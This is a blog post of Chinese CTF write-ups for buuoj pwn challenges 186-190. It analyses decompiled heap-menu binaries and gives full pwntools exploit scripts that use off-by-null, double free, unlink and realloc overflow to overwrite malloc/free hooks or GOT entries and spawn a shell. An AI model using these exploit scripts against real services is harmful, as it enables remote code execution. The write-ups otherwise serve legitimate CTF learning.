buuoj Pwn writeup 186-190

原创

yongbaoii 于 2021-06-11 00:15:48 发布 134 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/117717774

186 hwb_2019_mergeheap

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   No Symbols     Yes    0               4            ./186
```

```
int add()
{
  int i; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 14 && qword_2020A0[i]; ++i )
    ;
  if ( i > 14 )
    return puts("full");
  printf("len:");
  v2 = sub_B8B();
  if ( v2 < 0 || v2 > 1024 )
    return puts("invalid");
  qword_2020A0[i] = malloc(v2);
  printf("content:");
  sub_AEE(qword_2020A0[i], (unsigned int)v2);
  dword_202060[i] = v2;
  return puts("Done");
}
```


最多15个chunk。

show

```
int show()
{
  int result; // eax
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx:");
  v1 = sub_B8B();
  if ( v1 >= 0 && v1 <= 14 && qword_2020A0[v1] )
    result = puts((const char *)qword_2020A0[v1]);
  else
    result = puts("invalid");
  return result;
}
```


正常输出。

free

```
int dele()
{
  _DWORD *v0; // rax
  int v2; // [rsp+Ch] [rbp-4h]

  printf("idx:");
  v2 = sub_B8B();
  if ( v2 >= 0 && v2 <= 14 && qword_2020A0[v2] )
  {
    free((void *)qword_2020A0[v2]);
    qword_2020A0[v2] = 0LL;
    v0 = dword_202060;
    dword_202060[v2] = 0;
  }
  else
  {
    LODWORD(v0) = puts("invalid");
  }
  return (int)v0;
}
```


free把程序保护的很好。

merge

```
for ( i = 0; i <= 14 && qword_2020A0[i]; ++i )
  ;
if ( i > 14 )
  return puts("full");
printf("idx1:");
v2 = sub_B8B();
if ( v2 < 0 )
  return puts("invalid");
if ( v2 > 14 )
  return puts("invalid");
if ( !qword_2020A0[v2] )
  return puts("invalid");
printf("idx2:");
v3 = sub_B8B();
if ( v3 < 0 || v3 > 14 || !qword_2020A0[v3] )
  return puts("invalid");
v4 = dword_202060[v2] + dword_202060[v3];
qword_2020A0[i] = malloc(v4);
strcpy((char *)qword_2020A0[i], (const char *)qword_2020A0[v2]);
strcat((char *)qword_2020A0[i], (const char *)qword_2020A0[v3]);
dword_202060[i] = v4;
return puts("Done");
```


这个里面会有漏洞，因为strcpy，strcat都是以'\x00'结尾的，所以我们在merge的时候可以在特定情况下把特定东西带出来。

利用方式

我们先通过常规方式泄露libc地址，然后通过merge来把，某个chunk的大size拉到另外一个chunk的size的位置，来造成overlap，从而进行fastbin attack，来达到利用效果。

因为是ubuntu18，所以我们可以直接攻击free_hook。

ps：这个题输入要注意一下，是自己实现的，不一样。要么被回车截断，要么只能输满，所以我们很多地方后面都要加一个回车。

```
from pwn import *

context.log_level = "debug"

r = remote("node3.buuoj.cn", 26562)
#r = process("./186")

elf = ELF("./186")
libc = ELF("./64/libc-2.27.so")
one_gadget_18 = [0x4f2c5,0x4f322,0x10a38c]

def add(size, content):
    r.sendlineafter(">>", "1")
    r.sendlineafter("len:", str(size))
    r.sendafter("content:", content)

def show(index):
    r.sendlineafter(">>", "2")
    r.sendlineafter("idx:", str(index))

def delete(index):
```

```
def delete(index):
    r.sendlineafter(">>", "3")
    r.sendlineafter("idx:", str(index))

def merge(index1, index2):
    r.sendlineafter(">>", "4")
    r.sendlineafter("idx1:", str(index1))
    r.sendlineafter("idx2:", str(index2))

for i in range(8):
 add(0x80, 'aaaaaaaa\n')

for i in range(1, 8):
 delete(i)

delete(0)
add(8, 'aaaaaaaa') #0
show(0)
r.recvuntil('a'*8)
malloc_hook = (u64(r.recvuntil('\x7f').ljust(8, '\x00'))&0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xff
f)
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
print "libc_base + " + hex(libc_base)

add(0x60, 'aaaa\n') #1
add(0x30, 'aaaa'*0x30) #2
add(0x38, 'aaaa'*0x38) #3
add(0x100, 'aaaa\n') #4
add(0x68, 'aaaa\n') #5
add(0x20, 'aaaa\n') #6
add(0x20, 'aaaa\n') #7
add(0x20, 'aaaa\n') #8
add(0x20, '/bin/sh\n') #9

delete(5)
delete(7)
delete(8)

merge(2, 3) #5
delete(6)
payload = 'a' * 0x28 + p64(0x31) + p64(free_hook) + p64(0) + '\n'
add(0x100, payload) #6

add(0x20, 'hi\n') #7
add(0x20, 'hi\n') #8
add(0x20, p64(system_addr) + '\n') #10
delete(9)

r.interactive()
```

187 nsctf_online_2019_pwn1

```
RELRO          STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    0               2            ./187
```

add

```
for ( i = 0; qword_2020A0[i]; ++i )
  ;
if ( i <= 9 )
{
  puts("Input the size:");
  _isoc99_scanf("%d", &v1);
  if ( v1 <= 0 || v1 > 1023 )
  {
    puts("Size error!");
  }
  else
  {
    s = malloc(v1);
    if ( s )
    {
      memset(s, 0, v1);
      qword_2020A0[i] = s;
      dword_202060[i] = v1;
      puts("Input the content:");
      read(0, s, v1);
      puts("Add success");
    }
  }
}
else
{
  puts("The list is full");
}
```


结构跟上个题很像。

delete

```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Input the index:");
  v1 = 0;
  _isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 9 && qword_2020A0[v1] )
  {
    free((void *)qword_2020A0[v1]);
    qword_2020A0[v1] = 0LL;
    dword_202060[v1] = 0;
    puts("Delete success");
  }
  else
  {
    puts("Delete fail");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


清理的也很干净。

show是假的

update

```
int v1; // [rsp+Ch] [rbp-14h] BYREF
size_t nbytes; // [rsp+10h] [rbp-10h] BYREF
unsigned __int64 v3; // [rsp+18h] [rbp-8h]

v3 = __readfsqword(0x28u);
puts("Input the index:");
v1 = 0;
LODWORD(nbytes) = 0;
_isoc99_scanf("%d", &v1);
if ( v1 <= 9 && qword_2020A0[v1] )
{
  puts("Input size:");
  _isoc99_scanf("%d", &nbytes);
  if ( dword_202060[v1] < (unsigned int)nbytes )
    LODWORD(nbytes) = dword_202060[v1];
  puts("Input new content:");
  HIDWORD(nbytes) = read(0, (void *)qword_2020A0[v1], (unsigned int)nbytes);
  if ( dword_202060[v1] == HIDWORD(nbytes) )
    *( BYTE *)(qword_2020A0[v1] + HIDWORD(nbytes)) = 0;
}
else
{
  puts("Edit fail");
}
return __readfsqword(0x28u) ^ v3;
```


有防溢出。也有个off by null。

所以思路很清晰，我们就是根据off by null，因为没有show，所以通过攻击IO_file来泄露libc地址，制造overlap，进行攻击。

```
# -*- coding: utf-8 -*-
from pwn import *

#context.log_level = "debug"

elf = ELF("./187")
libc = ELF("./64/libc-2.27.so")
_IO_2_1_stdout_s = libc.sym['_IO_2_1_stdout_']
malloc_hook_s = libc.symbols['__malloc_hook']
one_gadget = 0xf1147

def add(size,content):
    r.sendlineafter('5.exit','1')
    r.sendlineafter('Input the size:',str(size))
    r.sendafter('Input the content:',content)

def delete(index):
    r.sendlineafter('5.exit','2')
    r.sendlineafter('Input the index:',str(index))

def edit(index, size, content):
    r.sendlineafter("exit", "4")
    r.sendlineafter("index:", str(index))
```

```
    r.sendlineafter("size: ", str(size))
    r.sendafter("content:", content)

def exp():
    add(0x80,'a') #0
    add(0x68,'b') #1
    add(0xF0,'c') #2
    add(0x10,'d') #3
    delete(0)

    edit(1,0x68,'b'*0x60 + p64(0x70 + 0x90))
    delete(2)
    add(0x80,'a') #0
    add(0x68,'b') #2与1是同一个chunk
    add(0xF0,'c') #4
    delete(0)
    edit(2,0x68,'b'*0x60 + p64(0x70 + 0x90))
    delete(4)
    delete(1)
    add(0x80,'a') #0
    delete(0)
    add(0x80+0x10+2,'a'*0x80 + p64(0) + p64(0x71) + p16((2 << 12) + ((_IO_2_1_stdout_s-0x43) & 0xFFF))) #0
    add(0x68,'b') #1
    payload = '\x00'*0x33 + p64(0x0FBAD1887) +p64(0)*3 + p8(0x88)
    add(0x59,payload) #4
    libc_base = u64(sh.recv(6).ljust(8,'\x00')) - libc.symbols['_IO_2_1_stdin_']
    if libc_base >> 40 != 0x7F:
       raise Exception('error leak!')
    malloc_hook_addr = libc_base + malloc_hook_s
    one_gadget_addr = libc_base + one_gadget
    print 'libc_base=',hex(libc_base)
    print 'malloc_hook_addr=',hex(malloc_hook_addr)
    print 'one_gadget_addr=',hex(one_gadget_addr)
    delete(1)
    edit(2,0x8,p64(malloc_hook_addr - 0x23))
    add(0x68,'b') #1
    #申请到malloc_hook-0x23处
    add(0x60,'\x00'*0x13 + p64(one_gadget_addr)) #5
    #getshell
    r.sendlineafter('5.exit','1')
    r.sendlineafter('Input the size:','1')

while True:
    try:
        global r
        r = remote("node3.buuoj.cn", 29957)
        #r = process("./187")
        exp()
        r.interactive()
    except:
        r.close()
        print 'retrying...'
```

会发现我在send的时候接受没又接受回车，这并不影响正常交互，反而我发现接受回车会让exp跑的时候更容易出问题。所以就去掉了，具体是为点啥我也不大清楚。

188 roarctf_2019_easyheap

```
RELRO          STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled   No PIE        No RPATH   No RUNPATH   No Symbols     Yes    1               2            ./188
```

```
if ( (int)read(v3, &qword_602090, 8uLL) < 0
  || (close(v4), sub_400CA0(), _printf_chk(1LL, "please input your username:"), (int)read(0, &unk_602060, 0x20uLL) < 0)
  || (_printf_chk(1LL, "please input your info:"), (int)read(0, &unk_6020A0, 0x20uLL) < 0) )
{
  puts("read error");
  exit(0);
```

刚进去是先可以在bss上输入一些东西。

```
v4 = __readfsqword(0x28u);
if ( add_count )
{
  puts("input the size");
  if ( (int)read(0, v3, 8uLL) < 0 )
    goto LABEL_8;
  v0 = strtol(v3, 0LL, 10);
  if ( v0 > 0x80 )
  {
    puts("invaild size");
    exit(0);
  }
  v1 = v0;
  buf = (char *)malloc(v0);
  puts("please input your content");
  if ( (int)read(0, buf, v1) < 0 )
  {
LABEL_8:
    puts("read error");
    exit(0);
  }
  --add_count;
}
else
{
  puts("chunk filled!\n");
  puts("everything has a price");
}
return __readfsqword(0x28u) ^ v4;
```


最多申请10下，然后大小不能超过fastbin。

free就是直接把buf那个free掉，但是显然没有清理指针，可以造成uaf以及double free

show

```
puts(buf);
puts("everything has a price");
close(1);
return close(2);
```

show利用需要条件，

利用完之后会把标准输出，标准错误都顺路关掉。

```
  v3 = __readfsqword(0x28u);
  if ( !qword_602010 )
  {
    puts("everything has a price");
    goto LABEL_7;
  }
  puts("build or free?");
  if ( (int)read(0, v2, 8uLL) < 0 )
  {
LABEL_10:
    puts("read error");
    exit(0);
  }
  v0 = strtol(v2, 0LL, 10);
  if ( v0 == 1 )
  {
    ptr = calloc(0xA0uLL, 1uLL);
    puts("please input your content");
    if ( (int)read(0, ptr, 0xA0uLL) >= 0 )
      goto LABEL_7;
    goto LABEL_10;
  }
  if ( v0 == 2 )
    free(ptr);
  else
    puts("invaild choice");
LABEL_7:
  --qword_602010;
  return __readfsqword(0x28u) ^ v3;
}
```


有三次机会来利用这个函数，可以通过calloc来申请或释放一个chunk。

因为里面存放指针的只有buf，所以我们的第一个思路，通过fastbin attack可能就不行了。

然后我们观察到其实我们有很多东西都在bss上面，而且这个题他没有开PIE，所以我们尝试着去unlink。
我们想到说大概的思路就是先想办法通过unlink来控制我们的bss，然后使得show能用，泄露libc地址，然后攻击malloc_hook，来getshell。

具体怎么做，那个后门函数怎么去利用呢？
我们的第一次思路是这样的。
我么先利用uaf，把chunk中的fd bk改改，然后通过后门函数做一个unlink，控制bss上的show标记，buf指针，与ptr指针，还能控制到buf指针上面八个字节。
buf可以写got表，show标记填写好，一会直接泄露got表地址。我们需要第二次控制这个地方，因为要把buf写成malloc地址，怎么第二次控制，只能是在bss上面构造一个chunk，然后ptr写成伪造的chunk那个地方，释放，申请，就可以二次控制。但是我们发现思路有问题，我们就没办法改fd bk。
那我们试试能不能double free，需要中间块，那我们就直接从calloc那个块中切割，来当我们的中间块，通过实现在bss上伪造chunk，来申请到bss，覆盖buf等指针达到利用效果
但是问题来了，用了很多次，但是后门函数一共只能用三次，而且那个标志不在我们unlink可以控制到的范围里面，咋整，我们突然发现，那个地方也是有漏洞的。

```
  {
    puts("everything has a price");
    goto LABEL_7;
  }
  puts("build or free?");
  if ( (int)read(0, v2, 8uLL) < 0 )
  {
LABEL_10:
    puts("read error");
    exit(0);
  }
  v0 = strtol(v2, 0LL, 10);
  if ( v0 == 1 )
  {
    ptr = calloc(0xA0uLL, 1uLL);
    puts("please input your content");
    if ( (int)read(0, ptr, 0xA0uLL) >= 0 )
      goto LABEL_7;
    goto LABEL_10;
  }
  if ( v0 == 2 )
    free(ptr);
  else
    puts("invaild choice");
LABEL_7:
  --qword_602010;
  return __readfsqword(0x28u) ^ v3;
}
```

这个地方无论如何都会减1，所以当我们利用三次之后，第四次，不可以，减1，然后就又可以用了，相当离谱。

所以我们的具体思路也就连起来了。这个题常规思路，比较意外的就是最后一个地方了。

exp

```python
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"

r = remote("node3.buuoj.cn", 27054)
#r = process("./188")

elf = ELF("./188")
libc = ELF("./64/libc-2.23.so")

r.sendafter("please input your username:", p64(0) + p64(0x71)) #这个地方呀要记住千万不要多发一个回车，因为回车会被当做下一个chunk，然后导致后面崩掉
r.sendlineafter("please input your info:", "Yongibaoi")

def add(size, content):
    r.sendlineafter(">> ", "1")
    r.sendlineafter("input the size\n", str(size))
    r.sendafter("please input your content", content)

def delete():
```

```
    r.sendlineafter(">> ", "2")

def show():
    r.sendlineafter(">> ", "3")

def backdoor_1(content):
    r.sendlineafter(">> ", "666")
    r.sendlineafter("build or free?\n", "1")
    r.sendafter("please input your content\n", content)

def backdoor_2():
    r.sendlineafter(">> ", "666")
    r.sendlineafter("build or free?\n", "2")

def add_b(size, content):
    r.sendline("1")
    sleep(1)
    r.sendline(str(size))
    sleep(1)
    r.send(content)
    sleep(1)

def delete_b():
    r.sendline("2")
    sleep(1)

def backdoor_1_b(content):
    r.sendline("666")
    sleep(1)
    r.sendline("1")
    sleep(1)
    r.send(content)
    sleep(1)

def backdoor_2_b():
    r.sendline("666")
    sleep(1)
    r.sendline("2")
    sleep(1)

fake_chunk = 0x602060
puts_got = elf.got['puts']

backdoor_1("aaaa")
backdoor_2()
add(0x60, "aaaa") #此时，ptr指向的chunk大小从0x100变成了0x70。
add(0x60, "aaaa")
delete()
backdoor_2()
delete() #double free
payload = 'a' * 0x18 + p64(puts_got) + p64(0xDEADBEEFDEADBEEF) + p64(fake_chunk)
add(0x60, p64(fake_chunk))
add(0x60, 'aaaa')
add(0x60, 'aaaa')
add(0x60, payload)
show()
puts_addr = u64(r.recv(6).ljust(8, "\x00"))
libc_base = puts_addr - libc.sym['puts']
malloc_hook = libc_base + libc.sym['__malloc_hook']
realloc_addr = libc_base + libc.sym['__libc_realloc']
```

```
one_gadget = libc_base + 0xf1147
print "libc_base = " + hex(libc_base)

sleep(1)
r.sendline("666")
sleep(1)

backdoor_1_b('aaaa')
add_b(0x60, "aaaa")

backdoor_2_b()
add_b(0x60, "aaaa")
add_b(0x60, "aaaa")
delete_b()
backdoor_2_b()
delete_b()
add_b(0x60,p64(malloc_hook - 0x23))
add_b(0x60, "aaaa")
add_b(0x60, "aaaa")
add_b(0x60,'\x00'*0xb + p64(one_gadget) + p64(realloc_addr + 0x14))

r.sendline("1")
sleep(1)
r.sendline("30")

r.interactive()
```

打通以后要注意因为我们程序的标准输出没了，所以我们要重定向，把输出定向到输入，终端才会有显示。

```
    'everything has a price\n'

everything has a price
$ exec 1>&0
[DEBUG] Sent 0xa bytes:
    'exec 1>&0\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x6d bytes:
    'bin\n'
    'boot\n'
    'dev\n'
```


189 0ctf2015_freenote


```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE        No RPATH   No RUNPATH   No Symbols      Yes   0                2            ./189
```

进来先在0x6020a8地方申请了一个很大的chunk，然后就是各种清零。

我们先来看new，来分析各种chunk的关系。

```
if ( *(_QWORD *)(big_chunk + 8) < *(_QWORD *)big_chunk )
{
  for ( i = 0; ; ++i )
  {
    v0 = *(_QWORD *)big_chunk;
    if ( i >= *(_QWORD *)big_chunk )
      break;
    if ( !*(_QWORD *)(big_chunk + 24LL * i + 16) )
    {
      printf("Length of new note: ");
      v3 = getinput();
      if ( v3 > 0 )
      {
        if ( v3 > 4096 )
          v3 = 4096;
        v4 = malloc((128 - v3 % 128) % 128 + v3);
        printf("Enter your note: ");
        sub_40085D(v4, (unsigned int)v3);
        *(_QWORD *)(big_chunk + 24LL * i + 16) = 1LL;
        *(_QWORD *)(big_chunk + 24LL * i + 24) = v3;
        *(_QWORD *)(big_chunk + 24LL * i + 32) = v4;
        ++*(_QWORD *)(big_chunk + 8);
        LODWORD(v0) = puts("Done.");
      }
      else
      {
        LODWORD(v0) = puts("Invalid length!");
      }
      return v0;
```


那个大的chunk存着各种信息，结构是这样的。



list

```
unsigned int i; // [rsp+Ch] [rbp-4h]

if ( *(__int64 *)(big_chunk + 8) <= 0 )
{
  LODWORD(v0) = puts("You need to create some new notes first.");
}
else
{
  for ( i = 0; ; ++i )
  {
    v0 = *(_QWORD *)big_chunk;
    if ( (int)i >= *(_QWORD *)big_chunk )
      break;
    if ( *(_QWORD *)(big_chunk + 24LL * (int)i + 16) == 1LL )
      printf("%d. %s\n", i, *(const char **)(big_chunk + 24LL * (int)i + 32));
  }
}
```


正常输出。

edit

```
__int64 v1; // rbx
int v2; // [rsp+4h] [rbp-1Ch]
int v3; // [rsp+8h] [rbp-18h]

printf("Note number: ");
v3 = getinput();
if ( v3 < 0 || v3 >= *(_QWORD *)big_chunk || *(_QWORD *)(big_chunk + 24LL * v3 + 16) != 1LL )
  return puts("Invalid number!");
printf("Length of note: ");
v2 = getinput();
if ( v2 <= 0 )
  return puts("Invalid length!");
if ( v2 > 4096 )
  v2 = 4096;
if ( v2 != *(_QWORD *)(big_chunk + 24LL * v3 + 24) )
{
  v1 = big_chunk;
  *(_QWORD *)(v1 + 24LL * v3 + 32) = realloc(*(void **)(big_chunk + 24LL * v3 + 32), (128 - v2 % 128) % 128 + v2);
  *(_QWORD *)(big_chunk + 24LL * v3 + 24) = v2;
}
printf("Enter your note: ");
sub_40085D(*(_QWORD *)(big_chunk + 24LL * v3 + 32), v2);
return puts("Done.");
```


会发现

realloc这里的地址没问题，大小这里跟128字节对齐，因为是realloc，作用就是当要写入的大于本来的chunk大小，会释放本来的chunk，然后申请一个大的chunk，返回这个新chunk的地址。

realloc这里会造成溢出。

free

```
if ( *(__int64 *)(big_chunk + 8) <= 0 )
  return puts("No notes yet.");
printf("Note number: ");
v1 = getinput();
if ( v1 < 0 || v1 >= *(_QWORD *)big_chunk )
  return puts("Invalid number!");
--*(_QWORD *)(big_chunk + 8);
*(_QWORD *)(big_chunk + 24LL * v1 + 16) = 0LL;
*(_QWORD *)(big_chunk + 24LL * v1 + 24) = 0LL;
free(*(void **)(big_chunk + 24LL * v1 + 32));
return puts("Done.");
```


没有清理free指针，但是标志位，大小都清理掉了。

这个题我们能够利用的漏洞就是uaf，跟realloc造成的堆溢出，你或许会想，realloc怎么会造成溢出，他是怎么的一种方式？

我们先来看一下realloc。

> size == 0 ， 这个时候等同于free
> realloc_ptr == 0 && size > 0 ， 这个时候等同于malloc
> malloc_usable_size(realloc_ptr) >= size， 这个时候等同于edit
> malloc_usable_size(realloc_ptr) < szie， 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉

在这个题里面当我们realloc的时候如果size大于ptr的size，会首先将原来的chunk释放掉，然后再找一个更大的chunk分配给它，返回这个chunk的地址，但是我们要注意，这里的找一个更大的chunk，有两种不同情况。
1、如果有足够空间用于扩大mem_address指向的内存块，则分配额外内存，并返回mem_address
这里说的是“扩大”，我们知道，realloc是从堆上分配内存的，当扩大一块内存空间时， realloc()试图直接从堆上现存的数据后面的那些字节中获得附加的字节，如果能够满足，自然天下太平。也就是说，如果原先的内存大小后面还有足够的空闲空间用来分配，加上原来的空间大小＝ newsize。那么就ok。得到的是一块连续的内存。
2、如果原先的内存大小后面没有足够的空闲空间用来分配，那么从堆中另外找一块newsize大小的内存。

我们这道题用到的情况显然是后者。
我们在做题的时候首先申请了5个chunk，然后free掉了2、4.接着对chunk1进行了一次大于chunksize的edit，那么造成的结果是什么，首先释放了chunk1的地址，然后试图寻找对上现存的能用的空间，就找到了2,因为他是空闲的，于是合并再一次，分配给chunk1.所以虽然你是edit的0x90，但是其实返回的chunk是1、2合并起来的0x120.

然后伪造好chunk，做一个unlink就好了。

```
pwndbg> x/50gx 0x1515820
0x1515820:      0x0000000000000000      0x0000000000000121
0x1515830:      0x6161616161616161      0x6161616161616161
0x1515840:      0x6161616161616161      0x6161616161616161
0x1515850:      0x6161616161616161      0x6161616161616161
0x1515860:      0x6161616161616161      0x6161616161616161
0x1515870:      0x6161616161616161      0x6161616161616161
0x1515880:      0x6161616161616161      0x6161616161616161
0x1515890:      0x6161616161616161      0x6161616161616161
0x15158a0:      0x6161616161616161      0x6161616161616161
0x15158b0:      0x6161616161616161      0x6161616161616161
0x15158c0:      0x00000000015159d0      0x00007f9eb978fb78
0x15158d0:      0x6161616161616161      0x6161616161616161
0x15158e0:      0x6161616161616161      0x6161616161616161
0x15158f0:      0x6161616161616161      0x6161616161616161
0x1515900:      0x6161616161616161      0x6161616161616161
0x1515910:      0x6161616161616161      0x6161616161616161
0x1515920:      0x6161616161616161      0x6161616161616161
0x1515930:      0x6161616161616161      0x6161616161616161
0x1515940:      0x0000000000000090      0x0000000000000091
0x1515950:      0x6161616161616161      0x6161616161616161
0x1515960:      0x6161616161616161      0x6161616161616161
0x1515970:      0x6161616161616161      0x6161616161616161
0x1515980:      0x6161616161616161      0x6161616161616161
0x1515990:      0x6161616161616161      0x6161616161616161
0x15159a0:      0x6161616161616161      0x6161616161616161
pwndbg>
```


exp

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote("node3.buuoj.cn", 27906)
#r = process("./189")
libc = ELF('./64/libc-2.23.so')
elf = ELF('./189')

free_got = elf.got['free']

def add(size,content):
    r.sendlineafter('Your choice:','2')
```

```python
    r.sendlineafter('Length of new note: ',str(size))
    r.sendafter('Enter your note:',content)

def free(index):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Note number: ',str(index))

def show():
    r.sendlineafter('Your choice: ','1')

def edit(index,size,content):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Note number: ',str(index))
    r.sendlineafter('Length of note: ',str(size))
    r.sendafter('Enter your note: ',content)

add(0x80,0x80 * 'a')    # chunk 0
add(0x80,0x80 * 'a')    # chunk 1
add(0x80,0x80 * 'a')    # chunk 2
add(0x80,0x80 * 'a')    # chunk 3
add(0x80,0x80 * 'a')    # chunk 4
edit(4,len("/bin/sh\x00"),"/bin/sh\x00")

free(3)
free(1)

payload = 0x90 * 'a'
edit(0,len(payload),payload)
show()

r.recvuntil(0x90 * 'a')

heap_0 = u64(r.recvuntil('\x0a')[:-1].ljust(8, "\x00")) - 0x19a0
heap_4 = heap_0 + 0x1a40

fd = heap_0 - 0x18
bk = heap_0 - 0x10
payload = p64(0) + p64(0x80)
payload += p64(fd) + p64(bk)
payload = payload.ljust(0x80,'\x00')
payload += p64(0x80) + p64(0x90)
edit(0,len(payload),payload)

free(1)

payload = p64(2) + p64(1) + p64(0x8) + p64(free_got)    #chunk0 size改为0x8
payload += p64(0) * 9 + p64(1) + p64(8) + p64(heap_4)
payload = payload.ljust(0x90,'\x00')
edit(0,len(payload),payload)
show()
free = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']

print hex(libc_base)

payload = p64(system)
edit(0,len(payload),payload)

r.sendlineafter('Your choice: ','4')
```

```
r.sendlineafter('Note number: ',"4")

r.interactive()
```

190 [中关村2019]one_string

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   No Symbols     No     0              0            ./190
```

运行程序说我啥都知道了，然后靠着这个字符串找到了主函数。

四个选择。

```
while ( 1 )
{
  v1 = sub_80488E3();
  if ( v1 != 2 )
    break;
  sub_80489E6();
}
if ( v1 > 2 )
{
  if ( v1 == 3 )
  {
    sub_8048A53();
  }
  else if ( v1 == 4 )
  {
    sub_804E6E0(0);
  }
}
else if ( v1 == 1 )
{
  sub_804890B();
}
}
```


功能还得靠猜，我直呼好家伙。

```
v2 = -1;
for ( i = 0; i <= 15; ++i )
{
  if ( !dword_80EBA00[i + 16] )
  {
    v2 = i;
    break;
  }
}
if ( v2 == -1 )
  sub_804E6E0(0);
dword_80EBA00[v2] = sub_80488E3();
dword_80EBA00[v2 + 16] = sub_80598F0(dword_80EBA00[v2]);
return sub_804887C(dword_80EBA00[v2 + 16], dword_80EBA00[v2]);
```


这个猜的出来就是malloc。

2

```
nt sub_80489E6()

int result; // eax
int v1; // [esp+Ch] [ebp-Ch]

v1 = sub_80488E3();
if ( !sub_80489B1(v1) )
  sub_804E6E0(0);
dword_80EBA00[v1] = 0;
sub_8059E00(dword_80EBA00[v1 + 16]);
result = v1 + 16;
dword_80EBA00[v1 + 16] = 0;
return result;
```


你看他还清理的很干净，看得出来是delete。

3

```
int v0; // edx
int result; // eax
int v2; // [esp+Ch] [ebp-Ch]

v2 = sub_80488E3();
if ( !sub_80489B1(v2) )
  sub_804E6E0(0);
sub_804887C(dword_80EBA00[v2 + 16], dword_80EBA00[v2]);
v0 = sub_805BD20(dword_80EBA00[v2 + 16]);
result = v2;
dword_80EBA00[v2] = v0;
return result;
```


这个edit有点问题，你看他会重新计算chunk大小，我们chunk复用的时候大小会被带进去，下一次就可以直接修改下一个chunk的大小，就可以直接unlink利用。

我们的具体思路就是劫持.finit_array，把shellcode写入bss段，然后在程序退出时执行。

exp

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level = 'debug')

r = remote("node3.buuoj.cn", 28478)
#r = process("./190")

bss_addr = 0x080EAF80
content = 0x080EBA40
fini_array = 0x080E9F74


def add(size, content):
 r.sendline('1')
 sleep(0.2)
 r.sendline(str(size))
 sleep(0.2)
 r.send(content)
 sleep(0.2)

def delete(index):
 r.sendline('2')
 sleep(0.2)
 r.sendline(str(index))
 sleep(0.2)


def edit(index,content):
 r.sendline('3')
 sleep(0.2)
 r.sendline(str(index))
 sleep(0.2)
 r.send(content)
 sleep(0.2)

r.recvuntil("You know all, Please input:")
add(0x78, 'chunk0\n')
add(0x78, 'chunk1\n')
add(0x78, 'chunk2\n')
add(0x74, 'chunk3\n')
add(0xf8, 'chunk4\n')
add(0x20, 'chunk5\n')



payload = 'a' * 0x74
edit(3, payload)

payload = p32(0) + p32(0x71) + p32(content+0xc-0xc) + p32(content+0xc-0x8) + 'a'*0x60 + p32(0x70) + '\n'
edit(3, payload)

delete(4)

payload = p32(bss_addr)*2 + p32(fini_array) + '\n'
edit(3, payload)
edit(3,p32(0x80eba00)+'\n')
```

```
